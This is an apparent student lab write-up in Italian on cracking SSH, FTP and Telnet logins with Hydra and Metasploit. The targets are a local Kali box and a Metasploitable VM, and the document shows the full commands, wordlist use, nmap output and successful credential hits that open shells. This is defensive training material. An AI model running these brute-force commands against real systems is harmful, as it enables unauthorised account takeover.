
Authentication cracking con Hydra

Cracking dei servizi del localhost Kali Linux

-SSH

Dopo aver creato il nuovo account e impostato la password, attivo il servizio SSH.


Scrivo il comando per Hydra in modo che prenda gli username e password da un file che ho scaricato con Seclists e spostato sul desktop. Rispetto al suggerimento della traccia, aggiungo anche lo switch -f per fermare il cracking una volta che sono stati trovati i dati di accesso.



Hydra mi evidenzia test_user e testpass come le credenziali valide per l'accesso al servizio SSH. Cracking riuscito!

-FTP

Successivamente provo il cracking del servizio FTP. Procedo a scaricarlo sulla macchina Kali.



Dopo averlo scaricato lo avvio.

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```

Hydra riesce nel cracking e mi evidenzia le credenziali valide.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L Desktop/username.txt -P Desktop/password.txt 192.168.1.2 -t 4 ftp -f -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 18:12:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9500 login tries (l:19/p:500), ~2375 tries per task
[DATA] attacking ftp://192.168.1.2:21/
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "123456" - 1 of 9500 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "password" - 2 of 9500 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "12345678" - 3 of 9500 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "1234" - 4 of 9500 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "pussy" - 5 of 9500 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "12345" - 6 of 9500 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "dragon" - 7 of 9500 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "qwerty" - 8 of 9500 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "696969" - 9 of 9500 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "mustang" - 10 of 9500 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "letmein" - 11 of 9500 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "baseball" - 12 of 9500 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "master" - 13 of 9500 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "michael" - 14 of 9500 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "football" - 15 of 9500 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "testpass" - 16 of 9500 [child 3] (0/0)
[21][ftp] host: 192.168.1.2   login: test_user   password: testpass
[STATUS] attack finished for 192.168.1.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 18:13:04
```


Cracking dei servizi di metasploitable

Con nmap verifico prima i servizi attivi.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sT 192.168.2.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 18:17 CET
Nmap scan report for 192.168.2.2
Host is up (0.030s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```


-FTP

Utilizzo lo stesso comando usato inizialmente cambiando l'indirizzo IP con quello della macchina target Metasploitable. Cracking riuscito!




-TELNET

Quello su telnet non è riuscito. Appunto hydra mi indica che è inaffidabile da analizzare per la sua natura.




-SSH

Su SSH hydra non riesce nemmeno a provare il cracking.




Quindi provo un'altra strada. Provo col framework Metasploit, uno strumento open source di penetration testing che permette di scrivere velocemente exploit e di automatizzarne l'esecuzione. Il tool contiene una libreria di exploit per le più comuni (e non) vulnerabilità, un'archivio di payloads e strumenti di utilità pronti all'uso.

Quindi avvio la console di metasploit



Cerco un exploit per il login su SSH. Il primo è quello più indicato nel mio caso.



Imposto il target con RHOSTS, il file delle password con PASS_FILE, l'username ''msfadmin'', STOP_ON_SUCCESS su true. Avvio l'exploit…

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.2.2
RHOSTS ⇒ 192.168.2.2
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/password.txt
PASS_FILE ⇒ Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

e cracking riuscito!

```
[*] 192.168.2.2:22 - Starting bruteforce
[+] 192.168.2.2:22 - Success: 'msfadmin:msfadmin'
min) Linux metasploitable 2.6.24-16-server #1 SMP
[*] SSH session 1 opened (192.168.1.2:41309 → 19
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

-TELNET

Utilizzo Metasploit anche per crackare il servizio telnet. Cambio modulo con quello telnet e utilizzo le stesse impostazioni di prima.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/Desktop/password.txt
PASS_FILE ⇒ /home/kali/Desktop/password.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/Desktop/username.txt
USER_FILE ⇒ /home/kali/Desktop/username.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.2.2
RHOSTS ⇒ 192.168.2.2
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
```

Cracking riuscito!

```
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[!] 192.168.2.2:23        - No active DB -- Credential data will not be saved!
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:123456 (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:12345678 (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:pussy (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:dragon (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:696969 (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:mustang (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:letmein (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:baseball (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:master (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:michael (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:football (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:testpass (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:shadow (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:monkey (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:abc123 (Incorrect: )
[-] 192.168.2.2:23        - 192.168.2.2:23 - LOGIN FAILED: msfadmin:pass (Incorrect: )
[+] 192.168.2.2:23        - 192.168.2.2:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.2.2:23        - Attempting to start session 192.168.2.2:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.2:37339 → 192.168.2.2:23) at 2024-01-12 10:14:32 +0100
[*] 192.168.2.2:23        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```